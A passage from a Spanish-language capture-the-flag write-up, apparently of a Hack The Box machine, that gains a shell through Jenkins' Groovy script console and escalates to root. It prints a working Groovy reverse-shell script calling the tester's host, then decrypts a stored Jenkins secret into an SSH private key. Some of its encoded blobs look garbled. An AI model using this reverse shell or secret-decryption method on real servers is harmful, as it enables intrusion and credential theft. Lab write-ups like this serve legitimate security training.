
Started: Thu Jul 4 13:08:53 2024
Stopped: Thu Jul 4 13:08:59 2024
```

## 1.4.4. RCE in script console via Groovy script

Usamos las credenciales *jennifer: princess* para acceder al servidor web. Obtenemos acceso. Como bien sabemos, desde aquí es muy frecuente que podamos ejecutar comandos a través de la parte de scripts. Encontramos esta ruta. Parece que tenemos que usar **Groovy** para ejecutar comandos.



Buscamos por internet como podemos enviarnos una shell a nuestro sistema por un puerto en el que nos hayamos puesto previamente en escucha. Encontramos un pequeño script que compartimos a continuación. Ejecutamos este script y obtenemos nuestra sesión. Realizamos el *tratamiento de la TTY*.



```
String host = "10.10.16.8";
int port=1313;
String cmd= "/bin/bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket
```

```
s=new Socket(host,port);InputStream
pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write
(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush(
);Thread.sleep(50);try {p.exitValue();break;}catch (Exception e)
{}};p.destroy();s.close();
```

“

**Groovy** es un lenguaje de programación de alto nivel que se ejecuta en la *Máquina Virtual de Java (JVM)*. Combina características de Python, Ruby y Smalltalk, junto con la sintaxis de Java, lo que lo hace fácil de aprender para los desarrolladores familiarizados con Java. Un **Groovy script** es un script escrito en el lenguaje Groovy, que puede usarse para automatizar tareas, manipular datos, y más.

#### 1.4.5. Privesc via Jenkins key decipher


Estamos como usuario *jenkins*, pero recordemos que nos encontramos en un contenedor. Buscamos el modo de escalar privilegios dentro de éste, exploramos diferentes opciones como privilegios SUID, capabilities, archivos en sudoers, etc. pero no encontramos nada.

```

jenkins@f52c222a4cc:/proc/net$ find / -name ".ssh"
find: '/etc/ssl/private': Permission denied
find: '/var/cache/ldconfig': Permission denied
find: '/var/cache/apt/archives/partial': Permission denied
find: '/proc/tty/driver': Permission denied
find: '/root': Permission denied
jenkins@f52c222a4cc:/proc/net$ find / -perm -4000 -ls 2>/dev/null
173730 48 -rwsr-xr-x 1 root root 48896 Mar 23 2023 /usr/bin/newgrp
173666 88 -rwsr-xr-x 1 root root 88496 Mar 23 2023 /usr/bin/gpasswd
173783 72 -rwsr-xr-x 1 root root 72000 Mar 23 2023 /usr/bin/su
173817 36 -rwsr-xr-x 1 root root 35128 Mar 23 2023 /usr/bin/umount
173604 52 -rwsr-xr-x 1 root root 52880 Mar 23 2023 /usr/bin/chsh
173741 68 -rwsr-xr-x 1 root root 68240 Mar 23 2023 /usr/bin/passwd
173724 68 -rwsr-xr-x 1 root root 59704 Mar 23 2023 /usr/bin/mount
173598 64 -rwsr-xr-x 1 root root 62672 Mar 23 2023 /usr/bin/chfn
180766 644 -rwsr-xr-x 1 root root 653888 Dec 19 2023 /usr/lib/openssh/ssh-keygen
jenkins@f52c222a4cc:/proc/net$ sudo -l
bash: sudo: command not found
jenkins@f52c222a4cc:/proc/net$ id
uid=1000(jenkins) gid=1000(jenkins) groups=1000(jenkins)
jenkins@f52c222a4cc:/proc/net$ lsuf
bash: lsuf: command not found
jenkins@f52c222a4cc:/proc/net$ ss
bash: ss: command not found
jenkins@f52c222a4cc:/proc/net$ nc
bash: nc: command not found
jenkins@f52c222a4cc:/proc/net$ netstat
bash: netstat: command not found
jenkins@f52c222a4cc:/proc/net$ ps -faux
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
jenkins         1  0.0  0.0   2472   864 ?        Ss   Jul03   0:05 /usr/bin/tini
jenkins        7  2.4 34.3 3649168 1375924 ?        Sl   Jul03  43:25 java -Duser.h
jenkins       419  0.0  0.0   4344   2140 ?        S   14:55   0:00 \ bash
jenkins       424  0.0  0.0   4344   2988 ?        S   14:55   0:00 \ \ /bin/
jenkins       425  0.0  0.0   2576   928 ?        S   14:56   0:00 \ \ /
jenkins       432  0.0  0.0   4344   3104 ?        S   15:00   0:00 \ /bin/bash
jenkins       434  0.0  0.0   2636   1000 ?        S   15:00   0:00 \ \ scrap
jenkins       435  0.0  0.0   2576   912 pts/0    Ss   15:00   0:00 \ \ s
jenkins       436  0.0  0.0   4768   3748 pts/0    S   15:00   0:00 \ \ b
jenkins       538  0.0  0.1   8480   4290 pts/0    R+   15:37   0:00 \ \ p
jenkins@f52c222a4cc:/proc/net$ ]

```

En este punto, decidimos volver a la web. Dentro del apartado [/credentials](#), parece que podemos cambiar o actualizar la contraseña para el usuario root. En principio parece que no podemos verla porque está oculta. No obstante, si esto no está bien configurado, podemos ir a las herramientas de desarrollador del navegador y eliminar este bloqueo (tan solo tenemos que establecer la propiedad `type=` en "text").



Vemos ahora toda una clave codificada en lo que parece ser [base64](#). Nos quedamos con esta cadena eliminando los corchetes `{}`, pero esta cadena parece estar cifrada.

```

1 > cat data.txt | tr -d '{'
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
2 > cat data.txt | tr -d '{' | base64 -d
0.]m
1E cJ02)F)p0F/cJYQ+/b\15vr996VZIZ]hPb_0
3[KFB9+*x,.[P]0[6mP'0x0e]:d*(PL+KvCOHQ65U0
y_0k0V1zj -[kx3ZFf
>|qX:
w9{$(b-W-XG;W000FF(
N-V[Rt' Cv)-i{[JAV]00
[30]-R-/D9q
#];Mlc=(6->D00-NI
t,PM6+1Iu ,r'(K(3mta6;9tkb[Nu(T
z;ILH+
6Z x3Lg_Z;p6 f*2z6t:[zsjk, .c#5x0bmM,=.Mb,2ZYe-r1J;-m1-D153gV6XXQ>-d
7eu E-770/dmp*11l0-uK,9rL-F3x=:L6FmI090x
2F0W4y4u# (1w9'n80A)X0w1b_54 8f0p>1*)ag:R[YT]R10e/J1[06qz
=Ld0[0UEY# x[q011P0b33' 4 8 >1]6L_~ ^U-3Hb8iU
jW81977 =H*,J(T(H
.L7cB=:em'QhV4Bw-
Vb
tF9Ku u-(U8EfrP)e8J02=qd85
E7[0U0PReg 6N26[2X191 80>|>|cK
d_q |Dp00+2 :+IX/'B3::1
|2v-Z
7x@x9B3+>0d1FU13,B10=2|I)1L1C0=NBIf9Y
;=>1*B7WNf++fuU 7>
5Rgjj12G3=-36.8e'lv1 fTqu**%
s$]wm@eNf)6T1dC1'w=-7mQ1a 11ICdQ1yUvYwX+>nC9K51d00KSQF1'5'(=44655)T''00
IwYz |}'>cz=0W
1,ME60p77Z1 vU-mU4K0e0v/_h61:tUwCVX
+01:Wx 'XV'58M 11y
V +(114A;mcC, -qu920h) |#

```

En cualquier caso, dentro de *jenkins*, como el servidor conoce esta claves de cifrado, podríamos intentar desde la consola de scripts descifrar toda esta cadena. Buscamos en internet cómo podemos explotar esto, y qué sintaxis debemos utilizar.

Encontramos esta estructura: `println(hudson.util.Secret.decrypt("{password}"))`. Pegamos la clave para descifrarla. Obtenemos una clave SSH, la cual pegamos en un archivo que llamamos *id\_rsa*.

Pegamos en la consola de scripts toda la cadena tal cual está en nuestro archivo, incluyendo los paréntesis {}.

```

10.10.11.10:8080/manage/script
Dashboard > Manage Jenkins > Script Console
Manage Jenkins
My Views
Build Queue
No builds in the queue.
Build Executor Status
1 Idle
2 Idle
All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.
1 println(hudson.util.Secret.decrypt("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"))
Result
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnlnZAC1ZKtdtJEAAAAAG6vbmUAAAAEbm9uZUoAAAAAABAAAwLwAAADZCZGtncn
NhAAAAAwEAAQAAEAYEAT3690uyowXj/8CLy9w27V531Bc4rdvgv7n9PCv7ApM8PmGCSLgV
Up2n70MwGF9e+s1K2w7g0bVHRI0u+2t/UBAS1j3i90Vf9w54N8B1jVPK/cgFEYCYRMAE
EY2+411d0fgyZ9d1N1Uj/wNRP2xFq+vxX4tp665FmH5mCduAlU7W4+K536Ck
v0dC/kwFAd0y/s24T1U/cTJ2xT0b2w11rd0GnF1b0wY1VW3gPpYRbZ2N0d5S50R0
Fzwl85ANumCz50Rnzpdr1qgF3i3UPB84yAl9303+5+KLSYpVhMmWntbft6Zw9D
vUyzYfBwzh9E13/8WY2b21P/Cdu911D08p1w2Pu10XfP6ont050uHGBLp0AwX80
L0gkG0KXCYqYVq01TNZ4K8DhuAro2ALF0z0P0cC1c+sFTYD1g250P4sZEKwM1T05
yJ/PrqTkwMdeK1V0eSj1Y6v0G0XNIchfPNAAAFJhdesPiaXcDAABAB3NzaC1yc2
EAAAGBALdXvafMqL14/9A18mV5+1bN9WwUk3b4L+5/Tv5KwZv05hgk14LKdu9DChHe
XvrNSmC04E0G1R8SNffrtF7vAOX5SbFPQ1J/c0e0dPC1Zy3v1BRGmKv1p0G0M9PmX3A4
xsx2vXZT5f8fjU7YR9Y0P2Mv/raaUuR24YxZ6sFgUj150HfU1+gJcb0gAvys80PM
tP7Nu9VP7E49sU2j7t8J5K3UBj4XZNMWLMCFv48Xj8mPQ2dhw3REUw8aBc81V0Wjbpw
s70K586Xa3pa0B5X1D1fL0Mm1/STT/rPmpC6+WL24SF1AJK23K39c1DwAT1M8shfMm4f

```

Damos permisos a la clave: `chmod 600 id_rsa` y nos conectamos con a la máquina

host: `ssh root@10.10.11.10 -i id_rsa`. Tenemos acceso como **root**.

```
> ls
data.txt  hash.txt  id_rsa
> ssh root@10.10.11.10 -i id_rsa
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ WARNING: UNPROTECTED PRIVATE KEY FILE!                            @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
root@10.10.11.10's password:
> chmod 600 id_rsa
> ssh root@10.10.11.10 -i id_rsa
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-94-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Thu Jul  4 04:16:30 PM UTC 2024

System Load:            0.05029296875
Usage of /:              67.5% of 5.81GB
Memory usage:           44%
Swap usage:              0%
Processes:               222
Users logged in:         0
IPV4 address for docker0: 172.17.0.1
IPV4 address for eth0:   10.10.11.10
IPV6 address for eth0:   dead:beef::250:56ff:fe94:73ed

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Feb 12 13:15:44 2024 from 10.10.14.40
root@builder:~#
```